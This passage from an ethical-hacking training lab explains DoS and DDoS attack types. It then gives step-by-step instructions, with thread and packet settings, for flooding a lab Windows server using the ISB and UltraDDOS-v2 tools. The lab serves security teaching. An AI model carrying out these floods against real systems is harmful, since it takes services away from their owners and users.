Module 10: Denial-of-Service

Scenario

Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) attacks have become a major threat to computer networks. These attacks attempt to make a machine or network resource unavailable to its authorized users. Usually, DoS and DDoS attacks exploit vulnerabilities in the implementation of TCP/IP model protocol or bugs in a specific OS.

In a DoS attack, attackers flood a victim's system with nonlegitimate service requests or traffic to overload its resources, bringing the system down and leading to the unavailability of the victim's website-or at least significantly slowing the victim's system or network performance. The goal of a DoS attack is not to gain unauthorized access to a system or corrupt data, but to keep legitimate users from using the system.

Perpetrators of DoS attacks typically target sites or services hosted on high-profile web servers such as banks, credit card payment gateways, and even root nameservers.

In general, DoS attacks target network bandwidth or connectivity. Bandwidth attacks overflow the network with a high volume of traffic using existing network resources, thus depriving legitimate users of these resources. Connectivity attacks overflow a computer with a flood of connection requests, consuming all available OS resources, so that the computer cannot process legitimate users' requests.

As an expert ethical hacker or penetration tester (hereafter, pen tester), you must possess sound knowledge of DoS and DDoS attacks to detect and neutralize attack handlers, and mitigate such attacks.

The labs in this module give hands-on experience in auditing a network against DoS and DDoS attacks.

Objective

The objective of the lab is to perform DoS attack and other tasks that include, but is not limited to:

* Perform a DoS attack by continuously sending a large number of SYN packets
* Perform a DoS attack (SYN Flooding, Ping of Death (PoD), and UDP application layer flood) on a target host
* Perform a DDoS attack
* Detect and analyze DoS attack traffic
* Detect and protect against a DDoS attack

Overview of Denial of Service

A DoS attack is a type of security break that does not generally result in the theft of information. However, these attacks can harm the target in terms of time and resources. Further, failure to protect against such attacks might mean the loss of a service such as email. In a worst-case scenario, a DoS attack can mean the accidental destruction of the files and programs of millions of people who happen to be surfing the Web at the time of the attack.

Some examples of types of DoS attacks:

* Flooding the victim's system with more traffic than it can handle
* Flooding a service (such as an internet relay chat (IRC)) with more events than it can handle
* Crashing a transmission control protocol (TCP)/internet protocol (IP) stack by sending corrupt packets
* Crashing a service by interacting with it in an unexpected way
* Hanging a system by causing it to go into an infinite loop

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform DoS and DDoS attacks on the target network. Recommended labs that will assist you in learning various DoS attack techniques include:

1. Perform DoS and DDoS attacks using various Techniques
   * Perform a DDoS attack using ISB and UltraDDOS-v2
   * Perform a DDoS attack using Botnet
2. Detect and protect against DoS and DDoS attacks
   * Detect and protect against DDoS attacks using Anti DDoS Guardian

Lab 1: Perform DoS and DDoS Attacks using Various Techniques

**Lab Scenario**

DoS and DDoS attacks have become popular, because of the easy accessibility of exploit plans and the negligible amount of brainwork required while executing them. These attacks can be very dangerous, because they can quickly consume the largest hosts on the Internet, rendering them useless. The impact of these attacks includes loss of goodwill, disabled networks, financial loss, and disabled organizations.

In a DDoS attack, many applications pound the target browser or network with fake exterior requests that make the system, network, browser, or site slow, useless, and disabled or unavailable.

The attacker initiates the DDoS attack by sending a command to the zombie agents. These zombie agents send a connection request to a large number of reflector systems with the spoofed IP address of the victim. The reflector systems see these requests as coming from the victim's machine instead of as zombie agents, because of the spoofing of the source IP address. Hence, they send the requested information (response to connection request) to the victim. The victim's machine is flooded with unsolicited responses from several reflector computers at once. This may reduce performance or may even cause the victim's machine to shut down completely.

As an expert ethical hacker or pen tester, you must have the required knowledge to perform DoS and DDoS attacks to be able to test systems in the target network.

In this lab, you will gain hands-on experience in auditing network resources against DoS and DDoS attacks.

**Lab Objectives**

* Perform a DDoS attack using ISB and UltraDDOS-v2
* Perform a DDoS attack using Botnet

**Overview of DoS and DDoS Attacks**

DDoS attacks mainly aim at the network bandwidth; they exhaust network, application, or service resources, and thereby restrict legitimate users from accessing their system or network resources.

In general, the following are categories of DoS/DDoS attack vectors:

* **Volumetric Attacks**: Consume the bandwidth of the target network or service

Attack techniques:

* + UDP flood attack
  + ICMP flood attack
  + Ping of Death and smurf attack
  + Pulse wave and zero-day attack
* **Protocol Attacks**: Consume resources like connection state tables present in the network infrastructure components such as load-balancers, firewalls, and application servers

Attack techniques:

* + SYN flood attack
  + Fragmentation attack
  + Spoofed session flood attack
  + ACK flood attack
* **Application Layer Attacks**: Consume application resources or services, thereby making them unavailable to other legitimate users

Attack techniques:


* + HTTP GET/POST attack
  + Slowloris attack
  + UDP application layer flood attack
  + DDoS extortion attack

Task 1: Perform a DDoS Attack using ISB and UltraDDOS-v2

ISB (I'm So Bored) and UltraDDOS-v2 are utilities tailored for stress-testing networks on Windows, facilitating the execution of DDoS attacks against target machines.


Here, we will use ISB and UltraDDOS-v2 to perform DDoS attack on the target machine (here, **Windows Server 2019**).

1. Click [Windows 11](https://labclient.labondemand.com/Instructions/5e62cbc3-7e1c-4abe-9fde-c1935a4891a1?showWhenStarting=1) to switch to the **Windows 11** machine. Navigate to **E:\CEH-Tools\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\ISB** and double-click **ISB (Im So Bored).exe**.




If an **User Account Control** pop-up appears, click **Yes**.

1. ISB window appears, using this tool we can perform various attacks such as **HTTP Flood**, **UDP Flood**, **TCP Flood**, **TCP Port Scan**, **ICMP Flood**, and **Slowloris**. Additionally, we can gather **Target Info** using the **WHOIS**, **NS**, **TRACEROUTE**, **BROWSER**, **PING** options present in the tool.
2. Here, we will perform **TCP Flood** attack on the target **Windows Server 2019** machine. To do so, enter the IP address of the **Windows Server 2019** in the **URL:** field (here, **10.10.1.19**), port number (here, **80**) in the **Port:** field and click on **Set Target**.
3. The IP address of Windows Server 2019 along with the port number appears in the **Set:** field.




1. Now, under **Attacks** navigate to **TCP Flood** tab and type **10** in the **Interval** field, **256** in the **Buffer** field and **1000** in the **Threads** field.




1. Leave the **ISB** window running and click [Windows Server 2022](https://labclient.labondemand.com/Instructions/5e62cbc3-7e1c-4abe-9fde-c1935a4891a1?showWhenStarting=1) to switch to the **Window Server 2022** machine.
2. In **Windows Server 2022** machine, navigate to **Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\UltraDDoS** and double-click **ultraddos.exe** file.


If an **Open File - Security Warning** appears, click **Run**.




1. A **Command Prompt** window appears, in the **Ultra DDOS v2** window, click **OK**.
2. In the **Ultra DDOS v2** window, click on **DDOS Attack** button.




1. In the **Please enter your target. This is the website or IP address that you want to attack.** field, type **10.10.1.19** (IP address of **Windows Server 2019** machine) and click **OK**.




1. In the **Please enter a port. 80 is most commonly used, but you can use any other valid port**. field, enter **80** and click **OK**.




1. In the **Please enter the number of packets you would like to send. More is better, but too many will crash your computer**. field, type **1000000** and click on **OK**.
2. In the **Please enter the number of threads you would like to send. This can be the same number as the packets.** field, type **1000000** and click on **OK**.




1. In the **The attack will start once you press OK. It will keep going until all requested packets are sent**. pop-up window, click **OK**.



1. As soon as you click on **OK** the tool starts DoS attack on the **Windows Server 2019** machine.



